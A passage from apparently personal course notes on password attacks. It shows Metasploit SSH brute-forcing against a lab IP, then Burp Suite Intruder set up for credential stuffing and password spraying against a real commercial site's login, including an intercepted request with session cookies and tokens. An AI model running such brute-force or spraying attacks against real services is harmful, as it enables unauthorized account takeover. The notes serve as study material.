   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.135.134
rhosts => 192.168.135.134
msf6 auxiliary(scanner/ssh/ssh_login) > set username root
username => root
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/metasploit/unix_passwords.txt
pass_file => /usr/share/wordlists/metasploit/unix_passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > _
```

Verify all is set with options again

```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                                    Required  Description
   ----              ---------------                                    --------  -----------
   BLANK_PASSWORDS   false                                              no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                  yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                              no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                              no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                              no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                               no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                             no        A specific password to authenticate with
   PASS_FILE         /usr/share/wordlists/metasploit/unix_passwords.txt no        File containing passwords, one per line
   RHOSTS            192.168.135.134                                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasplo
                                                                                    it.html
   RPORT             22                                                 yes       The target port
   STOP_ON_SUCCESS   false                                              yes       Stop guessing when a credential works for a host
   THREADS           1                                                  yes       The number of concurrent threads (max one per host)
   USERNAME          root                                               no        A specific username to authenticate as
   USERPASS_FILE                                                        no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                              no        Try the username as the password for all users
   USER_FILE                                                            no        File containing usernames, one per line
   VERBOSE           false                                              yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > _
```

We can set verbose to true se we can see it going and run it.


```
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.135.134:22 - Starting bruteforce
[-] 192.168.135.134:22 - Failed: 'root:admin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.135.134:22 - Failed: 'root:123456'
[-] 192.168.135.134:22 - Failed: 'root:12345'
```

This won't crack the hash as it is not in there, but this demonstrates the way to go about it.


Credential Stuffing and Password Spraying

[OWASP Credential Stuffing]




Credential stuffing is when we have leaked credentials and try to login with them. This is a "spray and pray" method.


Install [Foxy Proxy Standard]() on Firefox and set it up.




Add a new proxy




Modify the settings and save




Turn it on and open Burpsuite with all defaults.




Go to your website and go to the sign in page, then turn intercept on.




Try to log on with basic fake emails and we will see it in our Burposuite



Right click > Send to Intruder. On the Intruder Tab, go to Positions and highligh the username and password parameters you entered and hit add on the right hand side.



Change the attack type to Pitchfork, then under the 'Payloads' section, paste the users in the 'Payload Settings' section, change the payload set to 2 and the Passwords in the 'Payload Settings' section.



From here we can run the attack. But as thius is not in scope for the course and my notes, I am not going to.

We can try password spraying by going back to the positions tab, chanign the attack to Sniper, modifying the password paramter and letting it try the one password against multiple users.

Dashboard | Target | Proxy | Intruder | Repeater | Collaborator | Sequencer | Decoder | Comparer | Logger | Organizer | Extensions | Learn | Settings

1 × 2 × 3 × +

Positions | Payloads | Resource pool | Settings

Choose an attack type

Start attack

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://www.humblebundle.com

Update Host header to match target

Add § | Clear § | Auto § | Refresh

```
POST /processlogin HTTP/2
Host: www.humblebundle.com
Cookie: __cf_bm=LnvUGd6oPBLRv.sH5vqWjRCnS4Hwt3V_6793ibePDJM-1697049131-0-AV1N+EW/OnagDBXaPe/N2qHXTUXRXzW7D69Q8WYmDTOil9bqBYADo7lSv8E2au9T/Q9o++HuH+MrHUir4TU/jGE=;
csrf_cookie=WlrSeiV8shzNrM75-1-1697049142; _simpleauth_sess=eyJpZCI6IkRlZldzU2syYmIifQ==|1697049181|79d3e7ffed18f435c9d3c845d322946ce59f8fc4; v2_humblebundlelive=
{%22bid%22:%22374d584e-a920-4c90-8d8a-84898a165bf2%22}; _gcl_au=1.1.286221410.1697049180; _rdt_uuid=1697049180646.5d7de8d2-bbb8-4deb-aa57-33ade35d1e05; cjConsent=
MHxOfDB8Tnww; cjUser=4f793022-8e01-46a3-a192-aa38b2bbbade; __lt__cid=c7739bc2-16ce-4d23-886c-acfb8b6900f3; __lt__sid=fccaf88c-e361a47d; fingerprint=67659405013;
_pin_unauth=dWlkPVlXSmhOelkzTURNdE5EaGpaQzAwWmpReExXSmtOVEFOWmpBNU5UQmtaRlptWlRObA; hmb_source=navbar; _ga_521T2JFWQS=GS1.1.1697049182.1.0.1697049182.60.0.0; _ga=
GA1.1.1171500995.1697049182; userjournies=adffcc3d-fd8e-46b3-ad95-be187bb1317c; _fbp=fb.1.1697049182836.566844274; _hjSessionUser_484572=
eyJpZCI6Ijc1NGE1MzliLTdmMDMtNTM3YSO4NzdjLTM5ZDZlYjYZZDI2MSIsImNyZWFOZWQiOjE2OTcwNDkxODI5MTksImV4aXNOaW5nIjpmYWxzZXO=; _hjFirstSeen=1; _hjIncludedInSessionSample_484572
=0; _hjSession_484572=
eyJpZCI6ImE1MGUONTdlLWQ3YWItNDgwYSO4NGYzLTkzY2M2NzAOZDhkZCIsImNyZWFOZWQiOjE2OTcwNDkxODI5MTksImluU2FtcGxlIjpmYWxzZSwic2Vzc2lvbml6ZXJCZXRhRW5hYmxlZCI6ZmFsc2V9;
_hjAbsoluteSessionInProgress=O
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Csrf-Prevention-Token: WlrSeiV8shzNrM75-1-1697049142
X-Requested-With: XMLHttpRequest
Content-Length: 109
Origin: https://www.humblebundle.com
Referer: https://www.humblebundle.com/login?hmb_source=navbar&goto=%2F
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

access_token=&access_token_provider_id=&goto=%2F&password=Password1&qs=&username=§example%40example.com§
```